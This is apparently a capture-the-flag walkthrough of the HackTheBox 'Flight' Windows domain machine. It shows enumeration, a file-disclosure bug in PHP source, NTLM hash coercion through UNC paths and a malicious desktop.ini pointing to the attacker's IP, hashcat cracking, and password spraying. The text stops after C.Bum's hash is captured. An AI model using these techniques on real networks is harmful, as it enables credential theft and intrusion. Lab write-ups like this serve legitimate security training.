Overview
The machine starts by discovering a file inclusion vulnerability in a school subdomain that accepts UNC paths, coercing NTLM authentication from svc_apache via responder to capture and crack its hash, then password spraying that credential against domain users to find s.moon reusing it, dropping a malicious desktop.ini in the Shared folder to coerce C.Bum's hash and crack it, using C.Bum's write access to the Web share to drop an aspx shell on an internal IIS development site running as defaultapppool, abusing the machine account's network authentication via tgtdeleg to obtain a TGT for G0$, then running secretsdump via Kerberos to DCSync and retrieve the Administrator hash for full domain compromise.
Enumeration
will start with nmap scan as usual
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.13.70
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-12 08:24 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:24
Completed NSE at 08:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:24
Completed NSE at 08:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:24
Completed NSE at 08:24, 0.00s elapsed
Initiating Ping Scan at 08:24
Scanning 10.129.13.70 [2 ports]
Completed Ping Scan at 08:24, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:24
Completed Parallel DNS resolution of 1 host. at 08:24, 0.10s elapsed
Initiating Connect Scan at 08:24
Scanning 10.129.13.70 [1000 ports]
Discovered open port 135/tcp on 10.129.13.70
Discovered open port 139/tcp on 10.129.13.70
Discovered open port 80/tcp on 10.129.13.70
Discovered open port 445/tcp on 10.129.13.70
Discovered open port 53/tcp on 10.129.13.70
Discovered open port 593/tcp on 10.129.13.70
Discovered open port 3268/tcp on 10.129.13.70
Discovered open port 88/tcp on 10.129.13.70
Discovered open port 3269/tcp on 10.129.13.70
Discovered open port 389/tcp on 10.129.13.70
Discovered open port 636/tcp on 10.129.13.70
Completed Connect Scan at 08:24, 9.31s elapsed (1000 total ports)
Initiating Service scan at 08:24
Scanning 11 services on 10.129.13.70
Completed Service scan at 08:25, 14.93s elapsed (11 services on 1 host)
NSE: Script scanning 10.129.13.70.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:25
NSE Timing: About 99.93% done; ETC: 08:25 (0:00:00 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.93% done; ETC: 08:25 (0:00:00 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.93% done; ETC: 08:25 (0:00:00 remaining)
Completed NSE at 08:25, 40.13s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:25
Completed NSE at 08:25, 6.36s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Nmap scan report for 10.129.13.70
Host is up, received syn-ack (0.11s latency).
Scanned at 2026-06-12 08:24:46 PDT for 71s
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
80/tcp   open  http          syn-ack Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
| _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
| _http-title: g0 Aviation
| http-methods:
| Supported Methods: GET POST OPTIONS HEAD TRACE
| _ Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-12 22:25:02Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: flight.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 38701/tcp): CLEAN (Timeout)
| Check 2 (port 37203/tcp): CLEAN (Timeout)
| Check 3 (port 64408/udp): CLEAN (Timeout)
| Check 4 (port 18756/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2026-06-12T22:25:14
| _ start_date: N/A
| _clock-skew: 6h59m59s
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:25
Completed NSE at 08:25, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.68 seconds
we got DNS, Kerberos, HTTP, LDAP, and some RPC
the domain name is flight.htb and there is a clock-skew with 7 hours
add this to the hosts file and lets take a look at the website
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ echo '10.129.13.70 flight.htb' | sudo tee -a /etc/hosts
10.129.13.70 flight.htb
Website
the website is totally static but it mentions something about hiring in the contacts page but the contact page is just an HTML reference

Let's fuzz for directories and virtual hosts maybe we find something there
there is phpmyadmin page but returns 403 but leaks the exact stack behind this site, Apache running on Windows 64 with PHP 8.1.1 and openSSL1.1.1

the directory fuzzing returned nothing but the virtual hosting returned this school virtual host so I will add it to our hosts file and lets take a look at it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ ffuf -u http://10.129.13.70 -H 'Host: FUZZ.flight.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.13.70
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.flight.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

school [Status: 200, Size: 3996, Words: 1045, Lines: 91, Duration: 1221ms]
we got this website, and there is 3 links each redirects to http://school.flight.htb/index.php?view=pagename.php so this screams file inclusion for me


and as you can see trying this gets us a suspecious activity block so there is some filtering in place

trying the relative path technique didn't work but the absolute one path worked and we got a file inclusion
what i will do now is to try and read this index.php file itself to see what kind of filter is in place
we got the full path for the website, and we can also read the source code but we have to do it using curl so we see the raw file

and here is the source code we got using curl
<?php

ini_set('display_errors', 0);
error_reporting(E_ERROR | E_WARNING | E_PARSE);

if(isset($_GET['view'])){
$file=$_GET['view'];
if ((strpos(urldecode($_GET['view']),'..')!==false)||
    (strpos(urldecode(strtolower($_GET['view'])),'filter')!==false)||
    (strpos(urldecode($_GET['view']),'\\')!==false)||
    (strpos(urldecode($_GET['view']),'htaccess')!==false)||
    (strpos(urldecode($_GET['view']),'.shtml')!==false)
){
    echo "<h1>Suspicious Activity Blocked!";
    echo "<h3>Incident will be reported</h3>\r\n";
}else{
    echo file_get_contents($_GET['view']);
}
}else{
    echo file_get_contents("C:\\xampp\\htdocs\\school.flight.htb\\home.html");
}

?>
now we can see exactly what's getting filtered
- .. (directory traversal)
- filter (php wrapper)
- \ (backslashes)
.htaccess.shtml
and this is the C:/xampp/php/php.ini file that leaks php configuration for the server and there is multiple things to consider
allow_url_fopenis allowed so we can fetch remote URLs using this view parameterallow_url_includeisn't allowed so we can't include files for RCE so it means this is just a file disclosure not an LFI- Error log at
C:/xampp/php/logs/php_error_logso if we can read it we can try log poisoning
the difference between LFI and file disclosure, the LFI actually executes code so if you try to view php file it'll be executed but the file disclosure just reads the content of the file
Apache_svc User
So first thing to try is the remote files so i tried using UNC path to get ntlmv2 for the user running the Apache and looks like it worked and we got the NTLMv2 for the user svc_apache

trying to crack this hash worked and we got the password for the user running the svc_apache user
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ hashcat -a 0 svc_apache.hash /usr/share/wordlists/rockyou.txt
< SNIP>

SVC_APACHE::flight:2f849418455c0471:b224004dd08d7aa1be900b3e48b90aad:0101000000000000006d92694afadc0124db786272fe83fa00000000020008005a00340059004f0001001e00570049004e002d00440053004f004b00390045004300370044003600360004003400570049004e002d00440053004f004b0039004500430037004400360036002e005a00340059004f002e004c004f00430041004c00030014005a00340059004f002e004c004f00430041004c00050014005a00340059004f002e004c004f00430041004c0007000800006d92694afadc01060004000200000008003000300000000000000000000000003000007149112d7c6531770dbd5a8dcf917b57140fce3e5731eb906c8ff1592adc50730a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00380033000000000000000000:S@Ss!K@*t13

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SVC_APACHE::flight:2f849418455c0471:b224004dd08d7aa...000000
Time.Started.....: Fri Jun 12 09:06:11 2026 (14 secs)
Time.Estimated...: Fri Jun 12 09:06:25 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   756.2 kH/s (1.92ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10663936/14344385 (74.34%)
Rejected.........: 0/10663936 (0.00%)
Restore.Point....: 10661888/14344385 (74.33%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: SAESH21 -> S4L1n45
Hardware.Mon.#01.: Util: 90%

Started: Fri Jun 12 09:06:04 2026
Stopped: Fri Jun 12 09:06:27 2026
trying to authenticate to LDAP using that user worked so we can list users and try different vectors now
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nxc ldap flight.htb -u svc_apache -p 'S@Ss!K@*t13'
LDAP 10.129.13.70 389 G0 [*] Windows 10 / Server 2019 Build 17763 (name:G0) (domain:flight.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.13.70 389 G0 [+] flight.htb\svc_apache:S@Ss!K@*t13
Users export using svc_apache
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nxc ldap flight.htb -u svc_apache -p 'S@Ss!K@*t13' --users-export users.txt
LDAP 10.129.13.70 389 G0 [*] Windows 10 / Server 2019 Build 17763 (name:G0) (domain:flight.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.13.70 389 G0 [+] flight.htb\svc_apache:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [*] Enumerated 15 domain users: flight.htb
LDAP 10.129.13.70 389 G0 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.13.70 389 G0 Administrator 2022-09-22 13:17:02 0 Built-in account for administering the computer/domain
LDAP 10.129.13.70 389 G0 Guest < never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.13.70 389 G0 krbtgt 2022-09-22 12:48:01 0 Key Distribution Center Service Account
LDAP 10.129.13.70 389 G0 S.Moon 2022-09-22 13:08:22 0 Junion Web Developer
LDAP 10.129.13.70 389 G0 R.Cold 2022-09-22 13:08:22 0 HR Assistant
LDAP 10.129.13.70 389 G0 G.Lors 2022-09-22 13:08:22 0 Sales manager
LDAP 10.129.13.70 389 G0 L.Kein 2022-09-22 13:08:22 0 Penetration tester
LDAP 10.129.13.70 389 G0 M.Gold 2022-09-22 13:08:22 0 Sysadmin
LDAP 10.129.13.70 389 G0 C.Bum 2022-09-22 13:08:22 0 Senior Web Developer
LDAP 10.129.13.70 389 G0 W.Walker 2022-09-22 13:08:22 0 Payroll officer
LDAP 10.129.13.70 389 G0 I.Francis 2022-09-22 13:08:22 0 Nobody knows why he's here
LDAP 10.129.13.70 389 G0 D.Truff 2022-09-22 13:08:22 0 Project Manager
LDAP 10.129.13.70 389 G0 V.Stevens 2022-09-22 13:08:22 0 Secretary
LDAP 10.129.13.70 389 G0 svc_apache 2022-09-22 13:08:23 0 Service Apache web
LDAP 10.129.13.70 389 G0 O.Possum 2022-09-22 13:08:23 0 Helpdesk
LDAP 10.129.13.70 389 G0 [*] Writing 15 local users to users.txt
collected data for bloodhound using rusthound
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ rusthound -i 10.129.13.70 -d flight.htb -u svc_apache -p 'S@Ss!K@*t13' -z
---------------------------------------------------
Initializing RustHound at 16:11:41 on 06/12/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-12T23:11:41Z INFO  rusthound] Verbosity level: Info
[2026-06-12T23:11:41Z INFO  rusthound::ldap] Connected to FLIGHT.HTB Active Directory!
[2026-06-12T23:11:41Z INFO  rusthound::ldap] Starting data collection...
[2026-06-12T23:11:43Z INFO  rusthound::ldap] All data collected for NamingContext DC=flight,DC=htb
[2026-06-12T23:11:43Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-12T23:11:43Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-12T23:11:43Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-12T23:11:43Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 16 users parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 62 groups parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-12T23:11:43Z INFO  rusthound::json::maker] .//20260612161143_flight-htb_rusthound.zip created!

RustHound Enumeration Completed at 16:11:43 on 06/12/26! Happy Graphing!
S.moon User
the svc_apache user got no outbound controls in the bloodhound data but there is always a good chance that whoever setup this Apache used his own password so we can spray that password vs the list of the user we got and see if there is any hits
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nxc ldap flight.htb -u users.txt -p 'S@Ss!K@*t13' --continue-on-success
LDAP 10.129.13.70 389 G0 [*] Windows 10 / Server 2019 Build 17763 (name:G0) (domain:flight.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.13.70 389 G0 [-] flight.htb\Administrator:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\Guest:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\krbtgt:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [+] flight.htb\S.Moon:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\R.Cold:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\G.Lors:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\L.Kein:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\M.Gold:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\C.Bum:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\W.Walker:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\I.Francis:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\D.Truff:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\V.Stevens:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [+] flight.htb\svc_apache:S@Ss!K@*t13
LDAP 10.129.13.70 389 G0 [-] flight.htb\O.Possum:S@Ss!K@*t13
listing the shares with this s.moon user showed that it has a lot of access over multiple shares
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ nxc smb flight.htb -u s.moon -p 'S@Ss!K@*t13' --shares
SMB 10.129.13.70 445 G0 [*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.70 445 G0 [+] flight.htb\s.moon:S@Ss!K@*t13
SMB 10.129.13.70 445 G0 [*] Enumerated shares
SMB 10.129.13.70 445 G0 Share Permissions Remark
SMB 10.129.13.70 445 G0 ----- ----------- ------
SMB 10.129.13.70 445 G0 ADMIN$ Remote Admin
SMB 10.129.13.70 445 G0 C$ Default share
SMB 10.129.13.70 445 G0 IPC$ READ Remote IPC
SMB 10.129.13.70 445 G0 NETLOGON READ Logon server share
SMB 10.129.13.70 445 G0 Shared READ,WRITE
SMB 10.129.13.70 445 G0 SYSVOL READ Logon server share
SMB 10.129.13.70 445 G0 Users READ
SMB 10.129.13.70 445 G0 Web READ
looking at the web share we got the website files and we already know it is running php so we can drop php shell and get RCE but we don't have a user with write access over it yet
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ smbclient //10.129.13.70/Web -U's.moon'%'S@Ss!K@*t13'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 12 16:27:00 2026
  ..                                  D        0  Fri Jun 12 16:27:00 2026
  flight.htb                          D        0  Fri Jun 12 16:27:00 2026
  school.flight.htb                   D        0  Fri Jun 12 16:27:00 2026

                5056511 blocks of size 4096. 1247290 blocks available
smb: \> cd school.flight.htb\
smb: \school.flight.htb\> ls
  .                                   D        0  Fri Jun 12 16:27:00 2026
  ..                                  D        0  Fri Jun 12 16:27:00 2026
  about.html                          A     1689  Mon Oct 24 20:54:45 2022
  blog.html                           A     3618  Mon Oct 24 20:53:59 2022
  home.html                           A     2683  Mon Oct 24 20:56:58 2022
  images D 0 Fri Jun 12 16:27:00 2026
  index.php                           A     2092  Thu Oct 27 00:59:25 2022
  lfi.html                            A      179  Thu Oct 27 00:55:16 2022
  styles D 0 Fri Jun 12 16:27:00 2026

                5056511 blocks of size 4096. 1247290 blocks available
smb: \school.flight.htb\>
lets go back to Shared share where we have write access, trying to put multiple files in that share shows that we can only write ini files so lets grab a malicious ini file
allowing certain files only can be done via FSRM File Server Resource Manager, which is a Windows feature that lets admins whitelist or blacklist file extensions on a per-folder basis
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/flight]
└──╼ [★]$ smbclient //10.129.13.70/Shared -U's.moon'%'S@Ss!K@*t13'
Try "help" to get a list of possible commands.
smb: \> put @steal.url
NT_STATUS_ACCESS_DENIED opening remote file \@steal.url
smb: \> put users.txt
NT_STATUS_ACCESS_DENIED opening remote file \users.txt
smb: \> put test.ini
putting file test.ini as \test.ini (0.0 kb/s) (average 0.0 kb/s)
so i will write this malicious ini file and put it on the share while responder is running to capture any thing coming back to us
cat desktop.ini
[.ShellClassInfo]
IconResource=\\10.10.16.83\aa
C.Bum User
and we got a hash for the user c.bum
